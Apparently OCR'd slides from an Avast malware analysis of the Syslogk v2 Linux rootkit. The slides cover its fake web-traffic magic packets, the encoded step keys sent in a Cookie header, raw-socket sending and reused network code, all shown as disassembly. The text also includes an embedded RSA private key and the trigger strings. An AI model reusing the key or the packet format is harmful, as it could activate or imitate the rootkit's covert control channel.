MQ0wCwYDVQQDDARuYW1lMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA
tlnqZJNnTEKf2rx6scEqc2vCnGjOJO/Os2gEJTwvLym9SWSMNZ2GTNOKmKsuF8Al
bzWnOujglzmbyJjN28iyt2IUkTHEJlrb7ka2EnxnRP9uhA7QOPl0BI7wi2kmZNrX
shKXYnWNWikdRuVMv4J6WFqjx8GDq9NVBwZpqF4OqZzEUcT4yTmVaf9v2Ll2JUnh
P3VXiv35ng0UT7rMqlB73qQalPjmmcQLOzGrdbJXadLePZzp0BX5MVVW4vPxXxhZ
pdZCT6J6CxPUN589//IMm3cHPZ0xVcbheDmJG9FTNPXxhOc/wBEGzmNTzLcjiwRk
uzSx7gQsDCvUC/+Lc/nFxwIDAQABMA0GCSqGSIb3DQEBCwUAA4IBAQCPHTnCCOzh
dkc19fLU327wAYvoRi6T73lk3wxl+A2U6ATo8qY6dZEvynmhBxhkhYahrfYRYYYB
1fbbYqKYfBR1Hcr/Q4q0J/wyCwG7ZejvkgFHILUEBb9is7obBudAryZDBpRyNK6a
k8aotUnH4bDlyLC6lUQlapzihr3WE5mGzjnVIH2YCN4ooyshkQi6wGvHJ2QudQBB
2qwN6dJbZbtj8j9tFPCojKGQlW8wnLxRoim2188z+DTW6Wb+I3/bWI12uP9YhQ7L
kBHt495ClCqUsrVSUjcgttazGWvcM2ms/UrUoNdbhKsDzx1rvpDdb5sz6170Zg7z
7ikRaS9ULzzm
-----END CERTIFICATE-----
```

```
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAtlnqZJNnTEKf2rx6scEqc2vCnGjOJO/Os2gEJTwvLym9SWSM
NZ2GTNOKmKsuF8AlbzWnOujglzmbyJjN28iyt2IUkTHEJlrb7ka2EnxnRP9uhA7Q
OPl0BI7wi2kmZNrXshKXYnWNWikdRuVMv4J6WFqjx8GDq9NVBwZpqF4OqZzEUcT4
yTmVaf9v2Ll2JUnhP3VXiv35ng0UT7rMqlB73qQalPjmmcQLOzGrdbJXadLePZzp
0BX5MVVW4vPxXxhZpdZCT6J6CxPUN589//IMm3cHPZ0xVcbheDmJG9FTNPXxhOc/
wBEGzmNTzLcjiwRkuzSx7gQsDCvUC/+Lc/nFxwIDAQABAoIBAB24xiWiiQG7Ekca
1XzHmV26wLuxsXf/xlcjqxlOl/o9+WZPBzNt+4fmKv77V8XzPOyzeBB4CLNdZnDp
xxP9wHN3fxazX9786yAJUn/s2wA6Cg9oQrQmpKxhh/+RIfrqWKHjud0IgAOkE+uM
UFgeskZYb72NYyLMjV1ZxDr3KbinWDqVUS7R/7QdsJH4c+rs9ML+l/2LOgJp8XBN
3LM9XEuX/conJBWm+cszHwB+QtacIrgKd/RPIfcOBTXsm3dl1Ai0aXCG8dmarFaa
iziIpz9CvuvqMfs0Gbyqjgff45F2oxHuv0SO9SLcgw/iExfoELodydUoqffl+WRN
CSFvXHECgYEA3iHHdv+qXJYJgIi/wotNi7T1+r00WkCGAtDxLWA25mIlCbddLck8
zp/Q37Z49Pt96O5xVzsSPjQIhUkOXb26IIGNpddRZbWCcHAiG0YpagiFfAuqIqYG
9bds9rfpSG6iSb8d1cF3YFNJKAyX/z3MtF0jwJbJ0tfBWCpzDHdALQ0CgYEA0idr
5d07FyExNYojpNqHJm0JC4JpJd5eFz22wuA3+7+X0Ce8Qu7X3sDvJXu094YVFQkR
BNTI6ZLw+fXhhGNcsinzJYfKDGmXMNiH+OdqyozzysiqCf83rZ204I47Q4pocdYi
upVWjdk/UcAYKxu5kSjyOFoXhgHBEIJAZSQc0SMCgYA+6TA1yqj0OeYNCi3NKmjW
9XRpBCcMnJOXvpdfs4046Hj27ICuU/0tw+ODSImvUH7TdpyRCQDcrx3uqccw02gh
Chnk6zt5Y9PChm+Sa+eUyT8M57zzl6gG9WEd6u5d/j9mRYNso7Nsi4n/lrmBp34P
YwWaKNqWJVbz4mndEPUTDQKBgFkSLIAp2T6vacz4dK0NlhS6SAghyPEs85JELO8h
23iPNwgZn1h7JPGbsoCfkw8KPGtDAXybt2AQUKSRC3lyJ7q3vv+cMw3ZvyQL0m2z
n/ajkTzUmgVMr8udOSmn/wRcaHI/QU71ts6+UnESyuuSf68/vJIX1TqOCcc2fZag
nLojAoGAJdKPzWeIpV86OhMAHY4cU7wKVs25dHtzT067z/Jh6Of2BQG1Q6qUd5mb
JBwXFjWEECMXf9aaVdx+TLIuAE0dvYBTUHRPE+BomKVRx0+heESDeX0Y3H3rb3Xg
SqRTtAdcSLNrZIw1MPQF+VeOLjI0BiuRS0aqsIn+7hqqvG42mUA=
-----END RSA PRIVATE KEY-----
```

Syslogk v2

Overviewing the bot. Sending magic packets to the rootkit

The **magic packets are not evident**. Those fakes common traffic generated by web applications.



```
.text:00000000004043F3
.text:00000000004043F3 loc_4043F3:
.text:00000000004043F3 cmp     [rbp+web_app_to_simulate], 0
.text:00000000004043F7 jnz     short loc_404438
```

```
.text:0000000000404438
.text:0000000000404438 loc_404438:
.text:0000000000404438 cmp     [rbp+web_app_to_simulate], 1
.text:000000000040443C jnz     short loc_40447B
```

```
.text:000000000040443E lea     rdx, [rbp+ptr]
.text:0000000000404442 mov     ecx, [rbp+var_1C]
.text:0000000000404445 mov     rax, [rbp+s]
.text:0000000000404449 mov     esi, ecx
.text:000000000040444B mov     rdi, rax
.text:000000000040444E call    generate_apache_http_request
.text:0000000000404453 mov     [rbp+var_8], eax
.text:0000000000404456 cmp     [rbp+var_8], 0
.text:000000000040445A jns     short loc_404498
```

```
.text:00000000004043F9 lea     rcx, [rbp+ptr]
.text:00000000004043FD mov     rdx, [rbp+var_60]
.text:0000000000404401 mov     esi, [rbp+var_1C]
.text:0000000000404404 mov     rax, [rbp+s]
.text:0000000000404408 mov     rdi, rax
.text:000000000040440B call    generate_mozilla_post_request
.text:0000000000404410 mov     [rbp+var_8], eax
.text:0000000000404413 cmp     [rbp+var_8], 0
.text:0000000000404417 jns     short loc_404498
```

Syslogk v2

Overviewing the bot. Sending magic packets to the rootkit

The **magic packets are not evident**. Those fakes common web applications.


Simulation of web applications for sending magic packets			
Fake service ID	Function address	Description	Request
0	0x0040E8A0	It generates a post request that appears to be a legitimate Mozilla Firefox request.	Connection: keep-alive\r\n User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0\r\n Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n Accept-Encoding: gzip, deflate\r\n Connection: keep-alive\r\n Content-Type: application/x-www-form-urlencoded\r\n POST /index.html HTTP/1.1\r\n Host: **HOST_GOES_HERE**\r\n Content-Length: **CONTENT-LENGTH_GOES_HERE**\r\n\r\n
1	0x40FD5C	generate_apache_http_request	HTTP/1.1 200 OK\r\n Date: **THE_DATETIME_GOES_HERE** GMT\r\n Content-Length: **CONTENT-LENGTH_GOES_HERE**\r\n\r\n Connection: close\r\n Cache-Control: no-cache\r\n\r\n

Syslogk v2

Overviewing the bot. Sending magic packets to the rootkit

The **magic packets are not evident**.

- Running the bot is responsibility of the kernel rootkit (so *step 1* is not present in the bot).
- The magic packets with the keys, *step 2* and *step 3* are also encoded and used in the bot.



```
.text:000000000040DE5A cmp     [rbp+string_to_encode], 0
.text:000000000040DE5F jnz     short loc_40DE71
```

```
.text:000000000040DE61 mov     edi, offset aUjeoirtfbvs ; "ujeoirtfbvs"
.text:000000000040DE66 call    FormatEncode
.text:000000000040DE6B mov     [rbp+encoded_step], rax
.text:000000000040DE6F jmp     short loc_40DEAD
```

```
.text:000000000040DE71
.text:000000000040DE71 loc_40DE71:
.text:000000000040DE71 mov     rax, [rbp+string_to_encode]
.text:000000000040DE75 mov     rdi, rax
.text:000000000040DE78 call    FormatEncode
.text:000000000040DE7D mov     [rbp+encoded_step], rax
.text:000000000040DE81 jmp     short loc_40DEAD
```

```
.text:000000000040DE83
.text:000000000040DE83 loc_40DE83:
.text:000000000040DE83 cmp     [rbp+step_number], 1
.text:000000000040DE87 jnz     short loc_40DE99
```

```
.text:000000000040DE99
.text:000000000040DE99 loc_40DE99:
.text:000000000040DE99 cmp     [rbp+step_number], 2
.text:000000000040DE9D jnz     short loc_40DEAD
```

```
.text:000000000040DE89 mov     edi, offset aStep2_0 ; "__step2__"
.text:000000000040DE8E call    FormatEncode
.text:000000000040DE93 mov     [rbp+encoded_step], rax
.text:000000000040DE97 jmp     short loc_40DEAD
```


```
.text:000000000040DE9F mov     edi, offset aStep3 ; "__step3__"
.text:000000000040DEA4 call    FormatEncode
.text:000000000040DEA9 mov     [rbp+encoded_step], rax
```

Syslogk v2

Overviewing the bot. Sending magic packets to the rootkit

The **magic packets are not evident**.

- All of those values are sent as the *Cookie ID* value of a fake *Mozilla Firefox* request .




```
mov     rdi, cs:off_61BB00 ; "Connection: keep-alive\r\n"
mov     rsi, cs:off_61BAF8 ; "Accept-Encoding: gzip, deflate\r\n"
mov     r9, cs:off_61BAF0 ; "Accept: text/html,application/xhtml+xml"...
mov     r10, cs:off_61BAE8 ; "User-Agent: Mozilla/5.0 (X11; Linux x86"...
mov     rdx, cs:off_61BB10 ; "index.html"
mov     rcx, [rbp-20h]
mov     rax, [rbp-10h]
mov     r8, [rbp-8]
mov     [rsp+50h+var_38], r8
mov     [rsp+50h+var_40], 418065h ; "Cookie: ID="
mov     [rsp+50h+var_48], rdi
mov     [rsp+50h+var_50], rsi
mov     r8, r10
mov     esi, 418038h     ; "GET /%s HTTP/1.1\r\nHost: %s\r\n%s%s%s%"...
mov     rdi, rax         ; s
mov     eax, 0
call    _sprintf
jmp     short loc_40DF69
```

Syslogk v2

Overviewing the bot. Sending magic packets to the rootkit

Syslogk rootkit v2 relies on this network toolkit


- **BOR: Boite a Outil Reseau**



Address	Length	Type	String
.rodata:000...	0000000B	C	bor_signal
.rodata:000...	0000000E	C	bor_sendto_un
.rodata:000...	0000000E	C	bor_sendto_in
.rodata:000...	00000010	C	bor_recvfrom_un
.rodata:000...	00000010	C	bor_recvfrom_in
.rodata:000...	00000013	C	bor_getsockname_in
.rodata:000...	0000000F	C	bor_connect_un
.rodata:000...	0000000F	C	bor_connect_in
.rodata:000...	0000000C	C	bor_bind_un
.rodata:000...	0000000C	C	bor_bind_in
.rodata:000...	0000000E	C	bor_accept_un
.rodata:000...	0000000E	C	bor_accept_in

Code reuse from ***Cours Réseau et Communication***. Laboratoire d'Informatique Fondamentale, Marseille Cedex 9, France)

- https://pageperso.lis-lab.fr/edouard.thiel/ens/rezo/bor-util.h
- https://pageperso.lis-lab.fr/edouard.thiel/ens/rezo/bor-util.c



```
int bor_create_socket_un (int type, const char *path, struct sockaddr_un *sa);
void bor_set_sockaddr_un (const char *path, struct sockaddr_un *sa);
int bor_bind_un (int soc, struct sockaddr_un *sa);
int bor_connect_un (int soc, const struct sockaddr_un *sa);
int bor_accept_un (int soc, struct sockaddr_un *sa);
ssize_t bor_recvfrom_un (int soc, void *buf, size_t count, struct sockaddr_un *sa);
ssize_t bor_recvfrom_un_str (int soc, char *buf, size_t count, struct sockaddr_un *sa);
ssize_t bor_sendto_un (int soc, const void *buf, size_t count, const struct sockaddr_un *sa);
ssize_t bor_sendto_un_str (int soc, const void *buf, const struct sockaddr_un *sa);

int bor_create_socket_in (int type, int port, struct sockaddr_in *sa);
void bor_set_sockaddr_in (int port, uint32_t ipv4, struct sockaddr_in *sa);
int bor_getsockname_in (int soc, struct sockaddr_in *sa);
char *bor_adrtoa_in (struct sockaddr_in *sa);
int bor_bind_in (int soc, struct sockaddr_in *sa);
int bor_resolve_address_in (const char *host, int port, struct sockaddr_in *sa);
int bor_connect_in (int soc, const struct sockaddr_in *sa);
int bor_accept_in (int soc, struct sockaddr_in *sa);
ssize_t bor_recvfrom_in (int soc, void *buf, size_t count, struct sockaddr_in *sa);
ssize_t bor_recvfrom_in_str (int soc, char *buf, size_t count, struct sockaddr_in *sa);
ssize_t bor_sendto_in (int soc, const void *buf, size_t count, const struct sockaddr_in *sa);
ssize_t bor_sendto_in_str (int soc, const void *buf, const struct sockaddr_in *sa);
```


SCAN ME

Syslogk v2

Sending magic packets to the rootkit. TCP Raw sockets


https://github.com/seifzadeh/c-network-programming-best-snipts/blob/master/Code%20raw%20sockets%20in%20C%20on%20Linux

SCAN ME




```
call    _setsockopt
test    eax, eax
jns     short loc_40BCAA
mov     edi, offset aErrorSettingIp ; "Error setting IP_HDRINCL"
call    _perror
mov     [rbp+var_4], 0FFFFFFFFh
jmp     short loc_40BCFC
---------------------------------------------------------------

                        ; CODE XREF: sub_40B857+43E↑j
mov     rax, [rbp+var_20]
movzx   eax, word ptr [rax+2]
movzx   eax, ax
mov     edi, eax        ; netshort
call    _ntohs
movzx   edx, ax         ; n
lea     rcx, [rbp+addr]
lea     rsi, [rbp+s]    ; buf
mov     eax, [rbp+fd]
mov     r9d, 10h        ; addr_len
mov     r8, rcx         ; addr
mov     ecx, 0          ; flags
mov     edi, eax        ; fd
call    _sendto
test    rax, rax
jns     short loc_40BCFC
mov     edi, offset aSendtoFailed ; "sendto failed"
call    _perror
mov     [rbp+var_4], 0FFFFFFFFh
nop
```

Preparing the magic packet by choosing a random id from the *id_list*.



```
.text:000000000040A64B mov     esi, 0
.text:000000000040A650 mov     edi, 31h ; '1'
.text:000000000040A655 call    generate_random_value
.text:000000000040A65A mov     eax, eax
.text:000000000040A65C movzx   eax, valid_ids[rax+rax]
```



```
.text:000000000040A7E9 lea     rcx, [rbp+addr]
.text:000000000040A7ED lea     rsi, [rbp+s]     ; buf
.text:000000000040A7F4 mov     eax, [rbp+fd]
.text:000000000040A7F7 mov     r9d, 10h         ; addr_len
.text:000000000040A7FD mov     r8, rcx          ; addr
.text:000000000040A800 mov     ecx, 0           ; flags
.text:000000000040A805 mov     edi, eax         ; fd
.text:000000000040A807 call    _sendto
```

Syslogk v2

Concluding with a brief summary

- Linux threats are getting more and more complex.
- NetFilter can be used by malware in multiple malicious ways:
  - Magic packets
  - Bypass firewall rules (i.ex. iptables relies on NetFilter).
  - etc.
- The combination of tradicional rootkit techniques, fake services and magic packets, makes of Syslogk v2 a powerful rootkit that can inspire other malware writers for hiding bots.

Syslogk v2

Concluding with a brief summary

- Linux threats are getting more and more complex.
- NetFilter can be used by malware in multiple malicious ways:
  - Magic packets
  - Bypass firewall rules (i.ex. iptables relies on NetFilter).
  - etc.
- The combination of tradicional rootkit techniques, fake services and magic packets, makes of Syslogk v2 a powerful rootkit that can inspire other malware writers for hiding bots.

Happy hunting.

Avast

Thank you!

Avast